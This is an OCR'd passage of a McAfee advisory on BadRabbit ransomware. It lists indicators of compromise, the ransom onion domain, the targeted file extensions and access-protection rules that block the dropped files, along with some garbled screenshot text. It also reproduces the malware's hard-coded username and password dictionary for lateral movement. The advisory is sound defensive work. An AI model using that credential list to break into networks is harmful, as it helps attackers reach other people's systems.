
At this moment, there are few transactions to this account, but this could change quickly as more people start to notice they are infected:



We will update this document as more information arrives. For now, McAfee product users with Endpoint Security (ENS) 10.5 and WSS should be protected from known samples if their products are up to date, and by McAfee Global Threat Intelligence. ATP detects both the main DLL as well as the dropped EXE, as seen below:




Detection for the main DLL is shown above, detection for the sample dropped in %TEMP% is shown below:




UPDATE FOR Ransom-BadRabbit Variant:

A new threat “Ransom-BadRabbit” similar to the Petya/NotPetya variant was observed in the wild on October 24, 2017. After a machine is infected with BadRabbit, an executable known as “DECRYPT” is dropped on the desktop. Executing this file displays the following information.



As seen from the screenshot above, the user is instructed to visit a domain (caforssztxqzf2nm.onion) on the TOR network. The payment page looks like this:



In general, the behavior of BadRabbit is similar to Petya/NotPetya as described above, but changes in indicators of compromise are listed below.

Files dropped/created:

- C:\Windows\infpub.dat
- C:\Windows\dispci.exe
- C:\Windows\cscc.dat

Scheduled Tasks Created:

- rhaegal
- drogon
- viserion

Services Created:

- cscc (Windows Client Side Caching DDriver)

BadRabbit samples attempt to access the following shared folders on the network:

- admin
- atsvc
- browser
- eventlog
- lsarpc
- netlogon
- ntsvcs
- spoolss
- samr
- srvsvc
- scerpc
- svcctl
- wkssvc

The samples include a list of user names and passwords that are used to log in to computers on the same network.

Usernames:

- Administrator
- Admin
- Guest
- User
- User1
- user-1
- Test
- root
- buh
- boss
- ftp
- rdp
- rdpuser
- rdpadmin
- manager
- support
- work
- otheruser
- operator
- backup
- asus
- ftpuser
- ftpadmin
- nas
- nasuser
- nasadmin
- superuser
- netguest
- alex

Passwords:

- Administrator
- administrator
- Guest
- guest
- User
- user
- Admin

- adminTest
- test
- root
- 123
- 1234
- 12345
- 123456
- 1234567
- 12345678
- 123456789
- 1234567890
- Administrator123
- administrator123
- Guest123
- guest123
- User123
- user123
- Admin123
- admin123Test123
- test123
- password
- 111111
- 55555
- 77777
- 777
- qwe
- qwe123
- qwe321
- qwer
- qwert
- qwerty
- qwerty123
- zxc
- zxc123
- zxc321
- zxcv
- uiop
- 123321
- 321
- love
- secret
- sex
- god

In addition to using a hard-coded list of user names/passwords as seen above, BadRabbit is also capable of running the Mimikatz tool to collect user names and passwords from the current user session. This makes it more efficient in spreading over corporate networks.

The samples use AES-128 for file encryption, and the encryption keys are encrypted using the following RSA public key.

- MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOk F9A3tR6O/xAt89/PVhow

The list of file extensions used for encryption are:

- .3ds .7z .accdb .ai .asm .asp .aspx .avhd .back .bak .bmp .brw .c .cab .cc .cer .cfg .conf .cpp .crt .cs .ctl .cxx .dbf .der .dib .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .hpp .hxx .iso .java .jfif .jpe .jpeg .jpg .js .kdbx .key .mail .mdb .msg .nrg .odc .odf .odg .odi .odm .odp .ods .odt .ora .ost .ova .ovf .p12 .p7b .p7c .pdf .pem .pfx .php .pmf .png .ppt .pptx .ps1 .pst .pvi .py .pyc .pyw .qcow .qcow2 .rar .rb .rtf .scm .sln .sql

.tar .tib .tif .tiff .vb .vbox .vbs .vcb .vdi .vfd .vhd .vhdx .vmc .vmdk .vmsd .vmtm .vmx .vsdx .vsv .work .xls .xlsx .xml .xvd .zip

Besides the changes listed above, the rest of BadRabbit behavior is similar to what has been described in this document.

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described in the Characteristics and symptoms section.

- Update patch MS17-010 (Microsoft guidance)
- Refer to the KB article published by McAfee with more information on mitigation actions: https://kc.mcafee.com/corporate/index?page=content&id=KB89540
- Avoid opening attachments in emails from untrusted sources. If your company allows, implement rules to block attachments with common executable extensions.
- Avoid opening links in email and chat windows from untrusted sources, and double-check them if they are sent by a trusted connection. Sometimes an infected machine may send links to all contacts found in the email/chat application, which would appear to the destination as if coming from a trusted contact.
- Keep all your software up to date, including your operating system, Office package, browser, and any plugins you may be using. Disable any unnecessary plugins to avoid the extra attack surface.
- Keep your Antivirus up to date to help avoid other infections that may bring the ransomware to your machine.

Access Protection Rules
Creating access protection rules to prevent creation of the following files prevents the ransomware from executing and encrypting files:

- C:\Windows\cscc.dat
- C:\Windows\infpub.dat
- C:\Windows\dispci.exe

Steps shown via screenshots to aid creation of rules for McAfee Endpoint Security (ENS):

Description


Name:	BadRabbit File Execution and Creation
Action:	Block and Report

Executables

Name:	*
File name or path:	*
Inclusion status:	Include

Subrules

Name:	BadRabbit Block File Creation/Execution
Type:	File
Operations:	Create, Execute
Parameters:	Include C:\Windows\cscc.dat
	Include C:\Windows\infpub.dat
	Include C:\Windows\dispci.exe


Edit Rule
Save
Cancel
Description
Name:
BadRabbit File Execution and Creation
Action:
Block
Report
Executables
Add
Delete
Duplicate
Toggle Inclusion Status
Name
File Name or Path
MD5 hash
Signer
Inclusion Status
Notes
*
*
Include
User Names
Add
Delete
Duplicate
Name
Inclusion Status

Edit Rule

Save | Cancel

Name	File Name or Path	MD5 hash	Signer	Inclusion Status	Notes
*	*			Include	

User Names

Add | Delete | Duplicate


Name	Inclusion Status

Users that the rule applies to. For local user: <machine name>\<local user name>. For domain user: <domain name>\<domain user name>. For local system: Local\System.


Subrules


Add | Delete | Duplicate

Name	Type



Screenshots for aiding creation of Access Protection Rules for McAfee VirusScan Enterprise (VSE). For VSE, one rule must be created for each file mentioned in the behavior section:


Access Protection Properties
Access Protection
Reports
Access Protection Rules
Use access protection rules to protect your system's access points and prevent termination of McAfee processes.
Enable access protection
Categories
Anti-spyware Standard Protection
Anti-spyware Maximum Protection
Anti-virus Standard Protection
Anti-virus Maximum Protection
Anti-virus Outbreak Control
Common Standard Protection
